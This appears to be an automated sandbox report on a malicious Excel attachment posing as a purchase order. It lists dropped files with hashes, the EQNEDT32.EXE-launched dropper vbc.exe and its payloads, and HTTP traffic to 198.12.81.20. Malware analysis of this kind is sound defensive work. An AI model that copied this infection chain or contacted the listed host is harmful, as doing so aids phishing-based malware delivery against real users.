C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF36CD9.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48I+KL48uL48kL48tnL48I0L48Ih2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....-.....-.....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5CBD0238.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FCECA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-..... ...-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....- .....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5D623D4F.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false

SSDEEP:	48:KxK48S3oEL48I+KL48uL48kL48tnL48I0L48Ih2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....-.....-.....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A9EBFD06.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FC ECA
Malicious:	false
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-.....- ...-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....-.....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D8559C53.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	223752
Entropy (8bit):	3.2805343869701504
Encrypted:	false
SSDEEP:	1536:gAGsM8yOYZWQ99d99H9999999lN6Hz8iiiiiiiiiiiiiiiPnHnbq+QVwtaKfdL4a:gMMVNSztnZft6rMMVNSztnZft6u
MD5:	8E3A74F7AA420B02D34C69E625969C0A
SHA1:	4743F57F0F702C5B47FA1668D9173E08ADA16448
SHA-256:	0CD83C55739629F98FE6AFD3E25A5BCBB346CBEF58BC592C1260E9F0FA8575A9
SHA-512:	ADE6B91E260AFA08CC286471D0AD7BCA82FF5E1FE506D48B37A13E3CDD2717171CDAC38C77CFF18FD4C26CA9470B002B63B7FDDC0466FC6F7010A772BF557 54
Malicious:	false
Preview:	....l..... EMF.....j.....8...X.....?.....F.....GDIC.....p.....8.....F.....A. .....F.....(..... ....

C:\Users\user\AppData\Local\Temp\bn5z71pvulub10vjar

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	167423
Entropy (8bit):	**7.991030598002282**
Encrypted:	**true**
SSDEEP:	3072:z1F74Q5ZD00MiVOYj9zJCzR9WNT6E2CA22/VG6QF574Br1q:z1FkqlVOUIzAZzaVGRGBr1q
MD5:	40FF96237005585BB3469F7844D579EA
SHA1:	CB38299275DA36B767A8EDD8AF4546CF0165B6D6
SHA-256:	81B2280B25F3F4BEF5A87D35291A9D6FD9D57E754FFDE05628663AC65F324257

SHA-512:	52E449F89A8F97696A96C98142D01AC9C34753DECFC24365AB0FBD820E54482C1C61A8A05E69D21D77F32099C831355EB24F5196BF3CCF91CE3A5F4383C6446
Malicious:	false
Preview:	....?.V.*...t...c...u.2.. ..I...q.&.m..3...%.....E.~..#...u....x.P..g9..Xq.....pi..@.|.6.}..&...J.7.'...^....K#.....D..tqv...<..AH99y.....bH...]../.e.....U^..t....^.'d....>#....2.O.-..*.K..3N.7. :.Z/d.Q4.,.SZ....[..U`..I'.#....9.A.....g~..C.?.V.h#..e.....-...ha.l.....m..3.....%.....E.~.....VP...Rx:,..T.1...v.?.5.e.F....$.y...z1....JZ...q.....D.....x4....xj.u..Zl....z..I.u...Fl...e. ..R..J?.....'dk.L.....k....-..*.d...TOy.''.sd.Q4.,.,....H[.....I.#x.....A.....g0..C.?.V....Ne.....ha.l...q.&.m..3...%.....E.~.....VP...Rx:,..T.1...v.?.5.e.F....$.y...z1....JZ...q.... .D.....x4....xj.u..Zl....z..I.u...Fl...e...R..J?.....^.'d.g....._...O.-..*.d...TOy.:./d.Q4.,.,....H[.....I.#x.....A.....g0..C.?.V....Ne.....ha.l...q.&.m..3...%.....E.~.....VP...Rx:,..T .1...v.?.5.e.F....$.y...z1....JZ...q.....D.....x4....xj.u..Zl....z..I.u...Fl...e...R..J?.....^.'d.g....._...O.-..*.d...TOy.:./d.Q4.,.,....H[.

C:\Users\user\AppData\Local\Temp\dknqrab

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	5418
Entropy (8bit):	6.08058386157834
Encrypted:	false
SSDEEP:	96:v5fm8CsQMHXy2ZcUqP0PkvET4Ua36tHDp22n2CXn23PNYi7JArcUN9zB+v0QUe6S:hfQ03pQvESkHc22823PNMr/99+vh6S
MD5:	05102B10AF50DD080DF138356B05637D
SHA1:	BFB1ABB77EA1CE16E41D207C10FF31D6509558AB
SHA-256:	865D3959F838A6F4D41B9CF369C5863A10CD322A5F0410FD03A577890166D891
SHA-512:	2318CD339F1F65991D59A43E2C30368AA1DBEE674A8149D21DC5E56C8274CFA01AAEEBECC44043E82B6DA804F01DBDB05D4180115FC9073967C1F11CC7416E BE
Malicious:	false
Preview:	.....u..[..k.o[E..'o.`'+e.'o.`'+e.[E..e."...[E...U&.U*.e.j.....e..u..U&.U*.e.j.....e.u..U&.U*.e.j....e..u..U&.U*.e.j....e..u.[]*.p.D..C...e&..e..u..e*[....e.m.e.m....D*y..e..u...e.o..E.[..D..... [.>%..E..U.y.U.t.U....U..y.U.w.U.x..N*...&....f.:[..U..U..t.e.'%.e..E.....>.;...[.>-.E.xw.e.wxs.&.u....'o.`'+e.e...e&K:.e..m*.....u.e.e....m...e.u..&.b..W.L....b.....b`..W.z.....b- v.W.h.....u..[.'"o.`'+e.e.*...e..e.[]..N.e...e...e.e...e.....%...N..e.D.yC...-..n-..e.D.y....-..n-.D.D..C...%.jb`..W.....j.....e..'.e.j.U..d...e.[]..N.[E....e.....e....u..[..'o.`'+e.e."...e..e.[]..N.e. ..e...e.e...e.....'^....e.D.yC...-..n-..e&.D.y....-..n-..e*.D.y...-..n-..e...D.tC...5..f5..e.D.y....-..n-.D%D..C...%.jb..W.....j.....e.[]..N.e.m.../.U..U..U*.U&.U.....e.[]..N.[E....e.....e....u..[.6.e.*...e..e.[]..N.e...e...e.e...e.....N..e.D.yC...-..n-.e&.D.y....-..n-.D.D..C...%.jb-v.W.....j.....e..(.U&.U....

C:\Users\user\AppData\Local\Temp\idcqz.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80384
Entropy (8bit):	6.294165791913379
Encrypted:	false
SSDEEP:	1536:jugTaC+v1eUfr0oxAomP3cX/4pi2sWjcdQQI:Na5UUD1/ui5QL
MD5:	51F62DEF6DC686B87CC0BAFC31685546
SHA1:	C99222ABD6547D34DED56B44CC5818675D902F07
SHA-256:	9E398BB06FD1CBF54E40BFB36211CBD5C73AF57E652603C9B6A37A70DAB5AF4D
SHA-512:	1D4933E4C6BA61833174819B34F59C266B2CFD5B4DA3ED36DD9C2FB8AC047EF0C76B4DE173432E1451D7CD3A489511EA4223B8941EF5FAED0EB09E7A921CBI 76
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w...w...w...%`..w...%^..w...%a.w.....w...w..w..p....w..p.~..w..p... .w..Rich.w.....PE..L....?~b.....7.....@.....@.....$.....p.....T.....@..... .....text...U..... ..`.rdata...N.....P.....@..@.data... 1...0.....@....rsrc.....p.....*.....@..@.reloc..... ..@..B..... .....

C:\Users\user\AppData\Local\Temp\nswAB85.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	263211
Entropy (8bit):	7.569144130803792
Encrypted:	false
SSDEEP:	3072:i1F74Q5ZD00MiVOYj9zJCzR9WNT6E2CA22/VG6QF574Br1X7a5UUD1/ui5QL:i1FkqlVOUIzAZzaVGRGBr1QUQU
MD5:	6EFB91B44285F8050C8CBCC272E54FDB
SHA1:	2B6B1160680ACA8809287FE2D055BA30963A04EE
SHA-256:	54719DDAC4D092D918795FD291A01E1F03A203C49AE742D6077D201E2622BFE5
SHA-512:	8AB0FB7A8751E406E164DCB3DE836558D7A9ACD3EC18700BC580535C8EC61B16657C304BDB303D34639847FA8F3510DFA9EFC5F890B53807714C700A8267541
Malicious:	false

Preview:	.&.....,.....O.....(&.....&..... .....G.....j..... ....

C:\Users\user\AppData\Local\Temp\~DF676A4AF24BE52768.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	95744
Entropy (8bit):	7.917920397581561
Encrypted:	false
SSDEEP:	1536:yXU9VxBJCTSeGZ2gbUh+WfVNjhqrBHKXplac20EUy:yX4nCTSedaUZtvqFHKecd
MD5:	E5C9C992C088A778A6348F4A58DD78D3
SHA1:	754F386DF06785DDD4CB4A04BED626CEAB65D5AB
SHA-256:	6B8FFB251308A2396F35780DF9376B329A6C741419DB44EA4F89D88ED932FBF2
SHA-512:	AD3AEB0EB38D9870289E91F385AC8490A94F9932033DF269F5BA9D2F0D5220A9228753F2ACAA3B16FA77B60FB6FAD4E6D385DA37C59B2ADCF770B04C9D03D6 01
Malicious:	false
Preview:	.....>..... ....!..".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF6A1E229B1B4407B7.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFCE6EE0378A984A97.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFEB8550F8DC457C8E.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data

Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$PO 65738963578 Revise Settlement.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	255769
Entropy (8bit):	7.906288840175113
Encrypted:	false
SSDEEP:	6144:LOtlOtWQ/YWOXDYv0RgaJ1LULzHgpZQR7ZnbpEBb7TLwV1Azo:LOLtX/DOEMRgUa8M1cbfLwDj
MD5:	029BBE98A216416EB698CA543A5C0830
SHA1:	A24173F1DAF45D7444E3C698C3AE09A540A818DD
SHA-256:	E73B7DE772353638ADDD480041E90A67F27D8D5B087BF222B1C6649C54B9CC57
SHA-512:	684ACD7F2302C8DEAE1FC81EC9E5811588692BA0F8A080FE26A959DBDE8159BAFD4906684ADE4639051ABAF563B4438F8BD99B115AB5D668A845A4DE9D2830BC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L.....Oa.....h....:....F6.....@.....;.....@.....;.P..... .....text....g.....h..... ..`.rdata.....l.....@..@.data....9.....@....ndata.....:.....rsrc...P....;.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.917920397581561
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PO 65738963578 Revise Settlement.xlsx
File size:	95744
MD5:	e5c9c992c088a778a6348f4a58dd78d3

SHA1:	754f386df06785ddd4cb4a04bed626ceab65d5ab
SHA256:	6b8ffb251308a2396f35780df9376b329a6c741419db44ea4f89d88ed932fbf2
SHA512:	ad3aeb0eb38d9870289e91f385ac8490a94f9932033df269f5ba9d2f0d5220a9228753f2acaa3b16fa77b60fb6fad4e6d385da37c59b2adcf770b04c9d03d601
SSDEEP:	1536:yXU9VxBJCTSeGZ2gbUh+WfVNjhqrBHKXplac20EUy:yX4nCTSedaUZtvqFHKecd
TLSH:	7C93F12EBE58CF14C62B52776C85D03D86986C02F5D2733B959CBE5A68B3CC08CA19F5
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 16:42:02.339994907 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.455461025 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.455568075 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.456495047 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.572757959 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.572815895 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.572864056 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.572873116 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.572896004 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.572926044 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.572926998 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.572988033 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.573003054 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.573048115 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.573049068 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.573088884 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.573128939 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.573137045 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.573160887 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.573177099 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.573175907 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.573216915 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.573220968 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.573256969 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.590251923 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687007904 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687072039 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687144041 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687154055 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687174082 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687196970 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687227964 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687237024 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687262058 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687279940 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687294006 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687320948 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687346935 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687359095 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687398911 CEST	49173	80	192.168.2.22	198.12.81.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 16:42:02.687398911 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687421083 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687438965 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687464952 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687477112 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687495947 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687515974 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687525988 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687556028 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687587023 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687597036 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687613010 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687637091 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687673092 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687674046 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687705994 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687714100 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687720060 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687752962 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687777996 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687791109 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687808037 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687829971 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.687850952 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.687886000 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.691730976 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801614046 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801680088 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801719904 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801728964 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801759958 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801779032 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801786900 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801803112 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801806927 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801842928 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801871061 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801883936 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801892996 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801923037 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801945925 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.801960945 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.801968098 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802000999 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802022934 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802038908 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802046061 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802078962 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802094936 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802118063 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802133083 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802158117 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802187920 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802196980 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802229881 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802234888 CEST	80	49173	198.12.81.20	192.168.2.22
May 13, 2022 16:42:02.802252054 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802279949 CEST	80	49173	198.12.81.20	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 16:42:02.802294016 CEST	49173	80	192.168.2.22	198.12.81.20
May 13, 2022 16:42:02.802319050 CEST	80	49173	198.12.81.20	192.168.2.22

HTTP Request Dependency Graph

- 198.12.81.20


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	198.12.81.20	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
